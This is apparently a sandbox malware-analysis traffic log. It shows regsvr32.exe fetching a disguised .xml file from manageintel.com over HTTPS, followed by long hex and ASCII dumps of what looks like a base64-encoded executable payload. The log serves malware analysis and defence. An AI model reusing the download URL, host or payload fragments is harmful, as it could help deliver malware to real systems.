2022-01-30 12:43:16 UTC	120	IN	Data Raw: 00 64 00 65 00 4e 00 61 00 6d 00 65 00 00 00 20 00 00 00 52 00 75 00 6e 00 74 00 69 00 6d 00 65 00 5f 00 6d 00 73 00 65 00 63 00 73 00 00 00 54 45 4d 50 40 02 00 00 04 00 00 00 04 00 00 00 90 1c 00 00 01 00 00 00 9c 00 ae 6f d3 e6 ed 51 8d d4 a6 47 39 64 67 b9 0f 01 01 00 01 ff ff 42 01 00 00 44 82 09 00 45 00 76 00 65 00 6e 00 74 00 44 00 61 00 74 00 61 00 00 00 02 41 ff ff 41 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 29 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 05 01 0b 00 43 00 6f 00 6e 00 74 00 72 00 6f 00 6c 00 43 00 6f 00 64 00 65 00 02 0d 00 00 0 8 04 41 ff ff 49 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 31 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 0 0 00 05 01 0f 00 43 00 6f 00 6e 00 74 00 72 00 6f 00 6c 00 43 00 Data Ascii: deName Runtime_msecsTEMP@oQG9dgBDEventDataAAoData)KNameControlCodeAloData1KNameControlC
2022-01-30 12:43:16 UTC	136	IN	Data Raw: 86 48 86 f7 0d 01 01 0c 05 00 03 82 01 01 00 12 bf a1 ef 8b 74 9a 98 44 b8 69 46 b5 ab 24 0a 0c a4 8a 67 b8 3a 81 bf 45 8a 7d 52 07 a8 8d 1f 4e 21 85 39 a3 6b 5e 2d 20 86 bf 10 b8 ae 79 3b 53 cd b4 fb d8 44 be 06 d9 5c 63 67 d4 40 16 87 44 86 72 2a d6 32 15 f5 12 83 c2 f9 e1 5d 11 40 67 f6 42 27 72 c5 23 e2 02 38 1a 4c 20 e2 db 01 f7 cd 46 4f 26 a2 7c 66 c0 51 36 b6 89 02 54 c7 fc 58 fb 6c 00 ee fe 98 a6 2e 95 a1 0c 53 29 1f 6f d8 19 a6 4f 9e f7 ac 09 ea 5d 82 c6 8b af 80 a7 bd 81 48 52 84 31 da 32 ec 15 e4 a6 4c 3d 6c 39 73 d4 0b 85 39 20 e0 85 1a 68 e1 a7 48 38 a9 d1 36 25 77 c1 8d 19 16 c5 88 4c 66 7d 2f 63 ce 98 e8 69 df ac 3c a8 5d 9d c9 1c 5b ae d8 f3 2f 74 cf b8 7e f6 d7 83 9d 11 96 62 9a ae 45 13 da 7f dc 47 fb df c3 52 9f e6 06 55 e9 9d 8c f2 3a Data Ascii: HtDiF\$g:E)RN!9k^ y;SD!cg@Dr*2]@gB'r#8L FO&[fQ6TX!S)oO]HR12L=I9s9 hH86%wLf/ci<][t-bEGRU:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49833	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:17 UTC	144	OUT	GET /RKyihqXQiyE/xukYadevoVow/BhJM.xml HTTP/1.1 Host: manageintel.com Cache-Control: no-cache
2022-01-30 12:43:17 UTC	144	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:43:20 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 Last-Modified: Wed, 05 Jan 2022 22:10:13 GMT ETag: "ab044-5d4dd04921d60" Accept-Ranges: bytes Content-Length: 700484 Connection: close Content-Type: application/xml
2022-01-30 12:43:17 UTC	144	IN	Data Raw: 49 41 4c 6a 51 57 73 79 56 30 35 54 51 67 41 41 2f 2f 38 41 41 4c 49 41 41 41 41 50 41 41 41 41 4c 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 41 41 41 41 41 6f 41 41 41 41 50 41 41 41 41 0d 0a 62 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 41 45 41 41 41 51 66 75 67 34 50 74 41 6e 4e 54 4f 42 79 44 61 55 54 41 79 59 2b 4d 53 42 77 63 6d 39 6e 63 6d 74 74 49 47 4e 75 62 6d 35 76 0d 0a 47 58 67 52 4a 45 68 41 49 69 42 33 4b 32 34 67 52 45 39 54 49 47 64 76 5a 47 55 68 44 51 30 4b 53 56 68 7a 51 57 67 79 56 30 35 6f 63 72 72 75 65 31 48 55 76 58 46 52 31 4c 31 30 55 64 53 39 0d 0a 41 6d 4b 6b 2f 52 35 6a 67 2f 4d 34 65 4e 47 38 32 31 48 55 76 57 55 36 30 4c 78 69 55 64 53 39 52 48 79 6a 2f 52 78 6a 67 2f 4e 2b 5a 74 65 38 62 46 48 55 76 53 4d 6b 30 Data Ascii: IALjQWsyV05TQgAA/8AALIAAAAPAAAALVhzQWgyV05XQgAAAAAAAoAAAAAPAAAAbVhzQWgyV05XQgAAAAEAAAQfug4PtAnNTObYDaUTAyY+MSBwcm9ncmttlGNubm5vGXgRJEhAliB3K24gRE9TIGdvZGUhDQOKSVhzQWgyV05ocrrue1HUvXFR1L10UdS9AmKk/R5jg/M4eNG821HUvWU60LxiUdS9RHjy/Rxjg/N+Zte8bFHUvSMk0
2022-01-30 12:43:17 UTC	152	IN	Data Raw: 77 78 30 41 4c 41 41 41 0d 0a 62 54 4a 79 79 69 58 43 33 45 65 2f 30 5a 55 43 41 49 74 56 38 49 4e 43 42 4d 64 4b 2f 41 45 41 62 56 6a 34 42 48 43 37 45 71 62 63 44 78 53 4a 54 65 53 4c 56 52 71 4a 56 65 43 45 52 66 43 4c 0d 0a 4a 56 7a 77 67 48 69 37 47 71 4c 63 46 2b 79 4a 56 64 79 4c 52 65 4a 51 69 30 33 72 55 59 74 56 6a 51 72 34 42 4c 52 69 33 41 4f 6e 79 52 46 53 36 41 64 31 41 41 71 4c 52 66 43 45 53 41 53 4a 0d 0a 49 49 44 34 46 4c 43 37 41 70 7 2 63 42 39 53 4a 52 64 43 4c 54 64 71 4a 54 63 79 43 56 51 79 4a 4f 4a 44 34 42 4b 53 35 47 6f 62 63 55 34 6b 51 69 30 58 77 69 30 49 45 67 38 45 4c 69 55 33 45 0d 0a 35 67 32 33 79 44 33 79 33 41 75 58 79 30 57 38 69 30 32 38 69 55 65 34 6a 56 55 44 69 56 57 30 35 68 33 4c 79 69 57 47 33 46 2f 65 55 6f Data Ascii: wx0ALAAAAbTJyyiXC3Ee/0ZUCAItv8INCBMdk/AEAbVj4BHC7EqbcDxSJTteSLVRqJVqeCERfCLJVzwgHi7GqLcF+yJVdyLReJQi03rUYtYvQr4BLRi3AOnyRFS6Ad1AAqLRfCESASJIIID4FLC7AprCB9SJRdCLTDqJTcyCvQyJOJD4BKS5GobcU4kQi0Xwi0IEgELiU3E5g23yD3y3AuXy0W8i028iUe4jVUDiVW05h3LyIWG3F/eUo
2022-01-30 12:43:17 UTC	168	IN	Data Raw: 35 64 61 56 30 6c 52 55 6d 53 68 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 41 50 4e 6d 66 34 57 67 79 56 78 30 42 46 59 6c 6c 38 49 6c 4e 36 49 46 46 36 49 6c 4b 70 49 74 4e 0d 0a 79 64 45 2b 37 65 4e 6e 76 38 63 43 68 6f 74 46 78 49 6c 46 32 49 46 4e 78 49 50 4f 42 49 6c 4e 75 64 4d 6d 6d 65 4e 33 58 32 56 56 67 2f 6f 45 69 55 58 67 69 30 66 55 69 31 58 58 69 77 45 72 0d 0a 62 35 6d 4c 52 65 46 33 34 38 55 61 71 6f 6c 4e 6f 49 74 56 6f 49 4f 56 56 50 2f 77 2f 38 64 46 72 61 65 4d 76 6d 66 31 45 74 4b 6f 76 66 39 2f 69 30 57 63 69 55 2b 38 69 30 33 50 4f 30 32 38 0d 0a 48 6c 44 2b 46 4b 69 37 41 76 61 38 52 49 31 46 76 49 6c 46 75 49 46 4e 75 49 6c 43 6d 49 74 56 39 64 45 6d 31 65 4e 33 77 38 56 66 79 30 32 51 69 31 57 30 4f 31 2b 51 64 51 58 6e 6a 32 Data Ascii: 5daV0IRUmShAAAAAFpkiSUPAAAAPNm4WgyVx0BFYIl8iIN6IFF6iIKpItNydE+7eNnv8cChotFxiIF2IFNxiPOBllNudMmmeN3X2VVg/gEiUXgi0Ui1XxiwErb5mLReF348UaqolNotlVolOVVP/ww/8dFraeMvmf1EtKovf9/i0WciU+8i03PO028HID+FKi7Ava8Ri1FvIlFuIFNullCmltV9dEm1eN3w8Vfy02Qj1W00i1+QdQXnj2
2022-01-30 12:43:17 UTC	184	IN	Data Raw: 31 2b 67 55 75 69 33 78 41 4d 41 37 70 78 2f 79 69 33 61 56 41 74 48 51 55 55 59 69 55 77 63 69 30 66 63 4b 30 30 66 67 38 45 42 0d 0a 50 4e 4d 6d 39 57 74 6e 52 78 7a 63 42 35 78 51 36 49 2f 45 41 77 71 44 78 41 79 45 54 65 79 4a 49 4d 44 34 46 50 43 37 41 74 72 63 42 35 53 4a 52 5a 43 4e 54 64 71 4a 54 59 79 45 56 5a 43 4c 0d 0a 4b 4e 54 34 53 65 45 34 33 41 75 7a 79 55 33 30 5a 49 6b 4e 41 41 6f 41 41 49 76 71 58 63 49 45 56 52 5a 53 2f 6a 61 54 2b 6d 34 49 43 79 65 78 71 2f 32 67 67 42 51 77 51 5a 4b 45 50 41 41 41 0d 0a 50 54 7a 36 5a 47 79 56 30 37 55 72 6d 53 4a 54 65 53 4c 52 65 36 4a 52 65 79 45 54 65 79 4c 50 45 6a 36 4e 4c 53 35 47 71 71 2f 67 63 70 44 41 43 74 46 33 44 46 46 43 48 4d 4b 36 50 34 79 0d 0a 62 31 6a 34 42 4c 51 78 45 6b 62 65 Data Ascii: 1+gUui3xAMA7pxYi3aVAtHQUUYiUWci0fK00fg8EBPNMm9WtnRxzcB5xQ6l/EAwqDxAyETeyJIMD4FPC7AtrcB5SJRZCNTdqJTYyEVZCLKNT4SeE43AuzyU30ZiKNAAoAAIvqXciUbZ5/jaT+m4lCyexq/2ggBQwQZKEPAAAAPTz6ZGgyV07UrmSJTteSLRe6JReyETeyLPEj6FLS5Gqq/eS0DACtF3DFFCHMK6P4yb1j4BLQxExkbe

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:17 UTC	200	IN	Data Raw: 69 33 4b 33 45 52 73 43 67 68 30 46 49 74 56 43 49 4e 56 38 49 74 4b 38 46 43 4c 0d 0a 49 4b 53 62 2b 50 66 4e 71 4b 56 4d 79 55 30 49 69 55 33 73 69 31 2f 73 55 6f 74 4b 39 49 73 49 50 4e 4d 2b 76 59 43 4e 2f 62 47 6f 79 30 58 6f 69 2b 56 64 77 67 34 41 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 51 71 33 67 4f 72 79 55 58 38 69 55 58 34 69 30 66 34 67 38 45 4c 69 55 33 30 35 67 32 48 79 69 33 4b 33 45 52 73 43 67 68 30 46 49 74 56 43 49 4e 56 38 49 74 4b 38 46 43 4c 0d 0a 49 4b 53 62 6d 50 66 4e 71 4b 56 4d 79 55 30 49 69 55 33 73 69 31 2f 73 55 6f 74 4b 39 49 73 49 50 4e 4d 2b 76 59 44 4e 2b 37 47 6f 79 30 58 6f 69 2b 56 64 77 67 34 41 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 51 71 33 67 4f 72 79 55 58 38 69 55 58 34 69 30 66 34 67 38 45 4c Data Ascii: i3K3ERsCgh0FltVCINv8ItK8FCLIKSb+PfNqKVMYU0liiU3si1/sUotK9IsIPNM+vYCN/bGoy0Xoi+Vdwg4AzMzDz MzMONOfwoQq3gOryUX8iUX4i0f4g8ELIU305g2Hyi3K3ERsCgh0FltVCINv8ItK8FCLIKSbmPfNqKVMYU0liiU3si1/sUotK9IsIPNM+vYDN+7Goy0Xoi+Vdwg4AzMzDzMzMONOfwoQq3gOryUX8iUX4i0f4g8EL
2022-01-30 12:43:17 UTC	216	IN	Data Raw: 6b 65 6f 69 45 33 71 44 37 5a 56 0d 0a 69 4e 32 68 54 75 77 6b 56 6b 35 58 7a 30 58 4d 69 59 55 63 2f 2f 58 2f 69 30 33 2f 67 38 45 45 35 4e 56 58 76 70 66 4e 37 55 70 58 51 67 42 72 77 76 2b 4c 6a 53 37 2f 2f 2f 38 4d 51 51 53 4a 0d 0a 36 48 69 4d 76 70 65 35 77 6d 36 6f 76 66 2b 4c 41 6f 74 49 43 49 4f 4e 46 50 2f 7f 2f 34 75 56 63 61 65 4d 76 75 47 6e 54 37 47 6f 76 59 75 46 47 50 2f 2f 31 71 4c 6a 52 54 77 2f 2f 6f 0d 0a 41 59 75 4d 76 71 35 33 73 30 2f 63 44 2f 43 44 77 51 53 4a 6a 52 72 2f 2f 2b 31 42 41 41 41 62 54 4f 78 76 75 4f 2f 52 37 47 6f 76 51 4e 42 42 49 6d 46 44 50 58 2f 2f 34 75 61 44 50 2f 2f 0d 0a 6b 74 4e 78 79 69 41 36 33 73 4f 4c 76 50 2f 2f 69 35 58 63 2f 76 58 2f 69 5a 55 4c 2f 2f 2f 31 55 68 7a 51 57 68 5a 6e 37 48 63 Data Ascii: keoiE3qd7ZViN2hTuwkVk5Xz0XMiYUc//X/i03/g8EE5NVxvpfN7UpXqGBrww+LjS7//8MQQSJ6Hi Mvpe5wm6ovf+LAotlClONFP/w/4uVcaeMvuGnT7GovYuFGP//1qLjRTw//oAYuMvq53s0/cD/CDwQsJjRr//+1B AAAbTOxvuO/R7GovQNBBlmFDPX//4uaDP//ktNxYiA63sOLvP//i5Xc/vXjZULU//11UhZQWhZn7Hc
2022-01-30 12:43:18 UTC	232	IN	Data Raw: 36 5a 47 67 79 56 30 37 55 72 69 6a 48 52 65 41 41 41 41 6f 41 61 68 54 6e 33 52 45 44 62 64 75 33 52 65 46 33 75 34 6b 53 76 67 41 41 41 41 43 44 66 65 59 41 64 42 65 45 52 51 79 4a 0d 0a 4b 49 54 34 44 4c 52 6a 33 41 4f 37 71 6e 49 55 2f 2f 2b 4a 52 65 4c 72 42 38 64 4b 36 41 41 41 62 56 6a 34 46 49 43 37 41 70 61 51 42 2f 7a 2f 2f 2f 2f 69 30 2f 59 69 55 58 72 78 30 58 4d 0d 0a 62 56 68 7a 51 61 39 33 68 30 35 58 51 67 43 4c 54 65 53 44 77 51 61 4a 5 4 64 53 45 56 64 53 4a 4f 4a 54 34 42 49 79 37 45 70 37 63 44 77 6a 48 41 51 41 41 41 41 71 4c 56 51 6a 49 61 67 51 41 0d 0a 62 56 68 7a 7a 43 33 2b 33 67 75 6e 79 55 30 49 69 31 58 77 69 77 69 4a 41 59 74 43 43 49 74 56 6e 64 4d 78 52 65 46 7a 55 38 73 73 73 63 42 41 41 41 41 41 49 46 56 38 4d 64 4e Data Ascii: 6ZGgyV07UrijHReAAAAoAahTn3REDbdu3ReF3u4kSvgAAACDfeYAdBeERQyJKIT4DLRj3AO7qnlU/ /+JReLrB8dK6AAAbVj4FIC7ApaQB/z/////i0/YiUXrx0XMbVhzQa93h05XQgCLTeSDwQaJdTdSEvD3JOJT4Bly7Ep7 cDwjHAQAAAAqLVQlQgQAbVhzzC3+3gunyU0liiXwiwiJAYtCCItVndMxReFzU8UasscBAAAAAIFV8MdN
2022-01-30 12:43:18 UTC	248	IN	Data Raw: 46 39 41 6f 41 41 41 41 41 74 6b 58 30 36 4a 67 48 59 5a 6f 39 52 77 74 48 54 56 63 46 6f 49 49 47 45 50 67 50 45 55 55 66 69 30 30 49 0d 0a 71 31 6c 65 79 6a 30 36 31 49 78 57 79 31 55 49 38 67 38 51 52 52 70 6d 44 79 34 4b 65 49 49 47 66 63 65 46 68 53 78 49 59 73 55 53 53 73 59 41 4d 49 74 4e 43 49 6e 42 41 59 6c 43 43 49 74 56 0d 0a 5a 5a 35 78 62 2b 4e 33 58 38 32 58 51 34 6c 46 43 49 74 4e 43 4d 77 42 4d 49 74 61 43 49 50 43 62 4e 45 6d 53 65 4e 33 58 36 65 6a 51 67 41 41 69 30 55 4d 4b 30 38 49 67 2f 67 65 66 52 64 6f 0d 0a 7a 32 31 7a 51 51 43 61 4d 6b 68 48 4b 74 42 39 42 68 44 6f 46 36 67 44 41 49 50 4c 44 4d 64 46 6b 56 68 7a 51 57 6a 31 45 72 35 58 51 67 41 41 67 2b 77 49 38 67 55 51 52 52 44 39 44 78 45 45 0d 0a 53 64 55 6d 73 54 71 2f 45 72 Data Ascii: F9AoAAAAAtkX06JgHYZo9RwtHTVcFoIIGEPgPEUUFi00lq1leyj061xWy1Uig8QRRpmDy4KeIIgf ceFhSxIYsUSSsYAMitNCInBAYICClVZZ5xb+N3X82XQ4IFCItNCmMwBMItaCIPCBnEmSeN3X6ejQgAAi0UMK08lg/g efrDdz21zQQCaMkhHkIB9BhDoF6gDAIPLDMdFkVhzQWj1Er5XQgAAG+wl8gUQRRD9DxEESdUmsTq/Er
2022-01-30 12:43:18 UTC	264	IN	Data Raw: 32 76 61 38 79 34 38 78 52 55 6a 50 4a 69 31 58 38 67 38 67 45 69 51 71 47 53 67 53 4c 0d 0a 4b 4b 54 77 67 57 78 69 33 41 4e 66 77 63 45 45 55 65 68 74 78 77 67 41 67 38 51 48 69 31 58 38 71 6c 71 6e 4a 57 34 69 33 41 75 72 79 55 30 49 69 31 45 4d 69 56 6f 4d 69 30 58 7a 67 38 41 51 0d 0a 35 42 32 4c 79 69 58 4b 6b 45 2f 6a 77 41 59 51 4 d 39 4b 4c 52 66 4b 44 77 41 53 47 45 49 6c 51 61 64 4d 2b 75 65 76 7a 55 78 2f 63 46 77 69 44 77 68 52 53 36 43 6e 48 41 67 43 4d 78 41 69 4c 0d 0a 4b 4b 43 30 51 55 53 78 55 56 37 63 42 2f 79 4c 35 56 33 43 42 41 72 4d 7a 4d 7a 4a 7a 4d 7a 4d 6f 5a 53 2f 6a 61 54 2b 6d 34 49 43 79 65 78 52 69 55 33 38 69 30 2f 38 77 43 37 67 67 59 51 0d 0a 58 70 48 34 46 4a 53 78 6c 55 72 65 53 49 6c 4b 42 49 74 46 2f 49 6e 41 42 46 Data Ascii: 2va8y48xRUjPi1X8g8GEiQqGSGSLKKTKwgWxi3ANfwcEEUehtxwgAg8QHiiX8qlqnJW443AuryU0li 1EMiVoMi0Xzg8AQ5B2LyixKKe/jwAYQM9KLRfKdwaSGEIIQadM+uevzUx/cFwiDwhRS6CnHagCMxAiLKCCOQUSxUV7 cB/yLV5V3CBArMzMzMzMoZS/jaT+m4ICyexRiU38i0/8xwC7ggYQXpH4FJSxlUreSIKBlTF/lnABF
2022-01-30 12:43:18 UTC	280	IN	Data Raw: 47 52 65 2b 39 78 6b 58 70 43 73 5a 46 0d 0a 69 70 61 31 42 49 41 35 6b 51 75 2b 4e 73 5a 46 36 74 2f 47 52 65 47 75 78 6b 58 6a 4e 4d 5a 46 67 4d 75 31 42 49 5a 5a 39 75 72 2f 52 52 43 44 34 41 45 50 68 59 49 41 41 41 43 45 44 61 53 6f 0d 0a 61 6b 6a 77 69 47 6d 37 57 75 72 2f 52 52 44 47 42 61 4f 6f 4d 78 6f 42 44 31 66 50 5a 67 38 54 4b 4b 69 59 55 2b 4e 6e 70 38 32 56 51 34 74 46 39 49 50 51 41 49 4e 56 38 49 6c 4b 39 49 4e 39 0d 0a 6d 56 67 45 61 68 6f 30 31 44 4f 6e 54 58 4d 37 61 67 42 71 41 59 46 4e 39 46 47 45 56 66 42 53 68 57 76 36 51 32 69 35 70 2f 5a 57 51 67 41 41 61 38 67 41 6a 58 59 4e 34 47 6f 50 61 67 47 4c 0d 0a 4f 4b 77 68 79 69 33 43 42 36 5a 44 79 77 49 41 69 67 77 33 69 49 4b 55 71 41 63 66 36 36 56 6f 48 58 5a 31 55 59 44 55 33 30 Data Ascii: GR+9xkXpCsZFipa1BIA5kQu+NsZF6t/GRGuxkXjNMZFgMu1BIZZ9ur/RRCD4AEPHYIAAACEDaSoa kjwiGm7Wur/RRDGBaOoBxoBD1fPZg8TKKiYU+Nnp82VQ4tF9IPQAINV8lIK9NmVgEAho01DOnTXM7agBqAYFN9FG EVfBShWv6Q2i5p/ZWQgAAa8gAjXYN4GoPagGLOKwhyi3CB6ZDywlAigw3ilKUqAcf66VoHXZ1UYDU30
2022-01-30 12:43:18 UTC	296	IN	Data Raw: 4c 51 6a 71 55 42 70 56 55 37 64 54 6a 65 49 69 4a 43 6d 42 78 72 72 70 57 6a 50 50 51 59 51 68 61 49 70 51 32 69 78 6b 30 72 76 30 71 59 48 45 46 39 65 69 2b 39 64 77 38 7a 4a 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 52 79 41 52 6e 65 44 2f 7a 48 52 66 67 76 41 41 6f 41 78 6b 58 50 43 63 5a 46 72 42 69 31 42 4b 6f 44 6b 51 75 55 50 63 5a 46 7 8 4c 4c 47 52 63 38 5a 78 6b 58 4a 45 73 5a 46 0d 0a 71 6b 4f 31 42 4b 41 4e 6b 51 75 65 47 38 5a 46 79 6a 50 47 52 63 45 78 78 6b 58 44 73 73 5a 46 6f 45 47 31 42 4b 5a 6e 6b 51 75 59 46 4d 5a 46 30 44 37 47 52 64 74 59 78 6b 58 64 4d 4d 5a 46 0d 0a 76 6a 75 31 42 4c 79 51 6b 51 75 43 46 63 5a 46 31 6c 62 47 52 64 30 49 78 6b 58 58 65 38 5a 46 74 45 57 31 42 4c 49 70 6b 51 75 4d 50 38 5a 46 33 4c 66 47 52 64 63 2b 78 6b Data Ascii: LQjUqBpVU7dTjeliJCmBxrppWjPPQYQhalpQ2ixk0rvOqYHEF9ei+9dw8zDzMzMONOfwoRyArNeD/z HRfgyAAoAxxPCcZFRbi1BKoDkQuUpCZFxlLGRc8ZxkXJEsZFqkO1BKANKQueG8ZFfjPGRCExxxXDssZQFoE1BKZnk QuYFMZFOD7GRdtYxXdMMZFvju1BLyQkQuCFCZF1lBGRd0lxxXx8ZFIEW1BLlpkQuMP8ZF3lFGRdc+xx
2022-01-30 12:43:18 UTC	312	IN	Data Raw: 6e 50 47 52 65 6e 6b 78 6b 58 72 79 4d 5a 46 69 4b 69 31 42 49 36 4f 6b 51 75 77 74 38 5a 46 36 4a 50 47 52 65 50 75 78 6b 58 6c 63 63 5a 46 0d 0a 68 76 4f 31 42 49 54 2b 6b 51 75 36 75 4d 5a 46 37 72 6a 47 52 65 57 62 6f 65 69 51 42 78 43 44 6a 56 6c 38 78 4f 41 79 56 30 37 63 54 2b 69 66 42 78 43 44 79 51 75 4a 44 65 69 51 42 78 44 47 0d 0a 61 4c 7a 73 52 6e 67 7a 57 42 6d 58 4a 41 38 54 52 66 44 72 45 6f 46 58 38 49 50 4e 41 59 74 46 6d 64 75 6a 51 65 46 6e 70 38 63 53 74 6f 4e 39 39 41 42 33 51 33 67 47 67 33 33 2f 45 48 4d 37 0d 0a 42 31 67 5a 51 4f 4e 2f 6f 78 2f 63 46 2f 42 53 36 41 38 73 41 67 71 4c 38 4c 67 4f 41 41 41 41 42 70 42 7a 7a 42 51 2f 74 79 52 58 4b 41 47 4c 56 66 52 53 69 30 2f 77 55 4f 6a 2f 4b 77 49 41 0d 0a 35 31 52 45 79 65 44 6d Data Ascii: nPGRenkxkXyMZFiKi1Bi6OkQuwt8ZF6JPGRePuxkXlccZFhvO1BIT+QQu6uMZf7rjGReWboeiQBxC DjVl8xOAYv07cT+ifBxCDyQuJDeiQBxDGaLzsRngzWBmXJA8TRfDrEoFV8IPNAYtFmdujQeFnp8cStoN99AB3Q3gGg 33/EHM7B1gZQON/ox/cF/BS6A8sAgqL8LgOAAAABpBzzBQ/tyRXKAGLVfRSi0wUjQ/KwIA51REyeDm

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:18 UTC	328	IN	Data Raw: 78 7a 34 46 4a 52 67 76 35 32 74 51 77 43 44 78 41 69 4c 52 66 61 4c 35 56 33 4e 42 41 44 4d 0d 0a 4f 4e 4f 66 4b 35 64 61 39 30 6c 52 55 6d 53 68 41 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 41 37 72 52 2f 79 43 58 65 33 41 75 37 77 65 68 6f 69 55 58 6f 69 30 66 6f 67 38 46 6e 36 4b 35 55 0d 0a 6b 71 66 34 44 49 43 78 6c 69 62 65 44 2f 43 4c 56 66 44 48 41 6c 70 6c 42 68 44 49 52 66 77 41 62 56 68 7a 79 69 33 43 6b 45 34 58 4a 67 59 51 69 30 33 77 55 65 4b 51 39 51 45 50 67 38 51 45 0d 0a 71 68 32 50 76 70 66 4e 71 4d 55 43 53 6f 50 69 41 58 51 55 61 4c 6f 41 41 41 43 45 5 2 65 79 44 68 54 41 6a 71 53 37 49 56 6b 37 55 68 67 69 4c 52 65 79 44 36 47 4b 4c 54 66 52 72 69 51 30 41 0d 0a 62 56 68 7a 79 6f 31 76 6c 55 70 58 6a 73 7a 4d 7a 4d 7a 4d 7a 46 2b 4c Data Ascii: xz4FJRgv52tQwCDxAILRfaLSV3NBADMONOfK5da90IRUmShAAAAAFpkiSUPAAAA7rR/yCXe3Au7weh oiUXoi0fog8Fn6K5Ukqf4DICxlibeD/CLVfDHAplBhDIRfwAbVhzyi3CkE4XJgYQi03wUeKQ9QEPgBQEqh2PvpfNq MUCSoPiAXQUaLoAAACEReyDhTajqS7IVk7UhgilReyD6GKLTRfRiQ0AbVhzyo1vUpXjszMzMzMzF+L
2022-01-30 12:43:18 UTC	344	IN	Data Raw: 51 45 41 69 59 2f 30 2b 66 2f 77 6a 59 31 49 0d 0a 6d 4b 65 4d 71 63 41 58 71 4c 48 63 56 79 43 66 42 78 42 53 6f 54 61 66 42 78 42 66 6a 55 33 6b 68 56 75 51 76 4a 64 69 76 35 4f 49 76 2f 38 50 74 73 69 46 79 51 57 45 6c 77 49 50 41 49 50 73 0d 0a 64 64 4f 6e 79 4d 33 43 72 72 47 6f 45 4b 48 4d 6e 67 63 51 55 49 64 4e 35 4f 6a 58 34 2f 35 70 43 62 45 49 7a 50 71 4b 5a 62 55 67 41 41 69 45 58 4e 69 6b 66 4e 69 45 33 44 44 37 5a 56 0d 0a 6f 64 32 68 54 75 77 44 56 6b 35 58 4b 41 43 44 37 42 69 4c 78 49 4f 6c 37 50 6e 77 2f 31 43 4c 59 44 7a 73 52 6e 68 6a 32 67 4f 7a 71 70 72 69 2f 66 2b 4c 79 4f 49 54 35 50 33 77 69 59 58 6f 0d 0a 6c 4b 65 4d 68 79 33 4f 49 38 32 37 57 6f 76 4d 69 61 58 6b 2b 66 58 2f 6a 56 57 72 55 75 69 31 6d 71 61 4d 79 4f 33 53 Data Ascii: QEAIY/0+/wJy1lImKeMqcAXqLHcVyCfBxBSoTafBxBfjU3khVuQvJdiv5Oiv/8PtsiFyQWEHwIPAIsddOnyM3Cr rGoEKHMngcQUldN5OjX4v3/5pCbeIzPqKZbUgAAiEXNikfNiE3DD7ZVod2hTuwDVK5XKACD7BiLxIOI7Pnw/1CLYDz sRnhj2gOzqpri/+LyOIT5P3wiYXolKeMhy3OI827WovMiaXk+fxjVwRUiimqamYO3S
2022-01-30 12:43:18 UTC	360	IN	Data Raw: 0a 71 56 7a 36 42 4c 44 30 45 72 4a 56 7a 34 30 59 2f 76 2f 2f 36 47 59 41 2f 2f 2b 43 68 65 54 39 6b 71 63 6a 79 69 58 71 33 46 2f 63 44 39 69 4c 51 68 54 2f 30 49 46 4e 33 49 40 47 42 49 6c 4e 0d 0a 73 5a 34 32 76 57 79 35 41 70 62 63 51 49 74 4e 32 49 74 51 45 50 58 53 69 45 58 6b 69 30 58 49 56 68 31 58 54 75 79 39 56 30 35 58 79 55 33 59 69 78 47 4c 54 64 4b 4c 51 67 7a 77 30 49 68 46 0d 0a 67 4e 58 2b 61 5a 62 4e 71 4d 63 61 2f 6f 74 56 76 49 6d 56 5 8 50 58 2f 2f 34 74 4b 76 49 4e 34 65 55 67 42 54 61 2b 33 4e 37 4f 76 51 45 41 41 44 72 73 32 46 59 50 2f 77 2f 77 41 41 0d 0a 62 56 6a 35 7a 41 6a 4e 71 4c 48 66 44 2b 34 50 74 6c 58 75 68 64 68 30 46 34 74 4b 76 49 73 49 35 4e 57 48 76 35 66 4e 33 4e 75 6a 76 50 2f 2f 69 5a 56 63 2f 2f 58 2f Data Ascii: qVz6BLD0ErJVz40Yv//6GYA//+CheT9kqcjyiXq3F/cD9ilQhT/0IFN3IPGBIINsZ42vWy5ApbcQItN2ItQEPXS iEXkoiXivH1XTuy9V05XyU3YixGLTdKQLGzwoIhFgNX+azbNqMca/otVvImVXPX//4itKvIN4eUgBTa+3N7GovQEAAA DrCs2FYP/w/wAAbVj5zAjNqLHfD+4PtIUhhd0F4tKvIsI5NWHv5fN3NuJp//iZVc//X/
2022-01-30 12:43:18 UTC	376	IN	Data Raw: 68 41 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 41 37 72 52 50 79 43 58 61 33 41 75 2f 79 30 58 73 69 30 33 73 69 55 66 77 69 31 58 6a 67 38 49 45 0d 0a 35 41 32 76 79 69 33 65 31 49 35 66 79 30 58 59 69 30 33 77 67 7a 4d 41 44 34 53 52 41 41 41 41 35 67 32 76 79 6d 71 37 45 6f 72 63 44 2f 43 4c 45 59 6c 56 77 49 46 46 36 49 6c 4b 31 49 7 4 4e 0d 0a 75 64 45 2b 2f 65 4e 6e 76 38 63 43 6b 6f 74 46 30 49 6c 46 75 49 46 4e 32 49 74 61 38 49 73 42 52 60 50 2f 77 75 57 71 37 45 6f 4c 63 44 2f 43 4c 45 59 6c 56 79 49 46 46 7a 4d 48 76 41 6f 6c 46 0d 0a 69 64 4d 2b 69 65 46 2f 74 34 6b 53 76 67 41 41 41 41 43 42 66 65 34 41 45 41 41 50 63 67 32 4e 4f 4c 77 68 7a 43 33 53 42 36 59 62 2b 50 2f 2f 69 30 33 6b 55 59 46 56 34 46 4c 6e 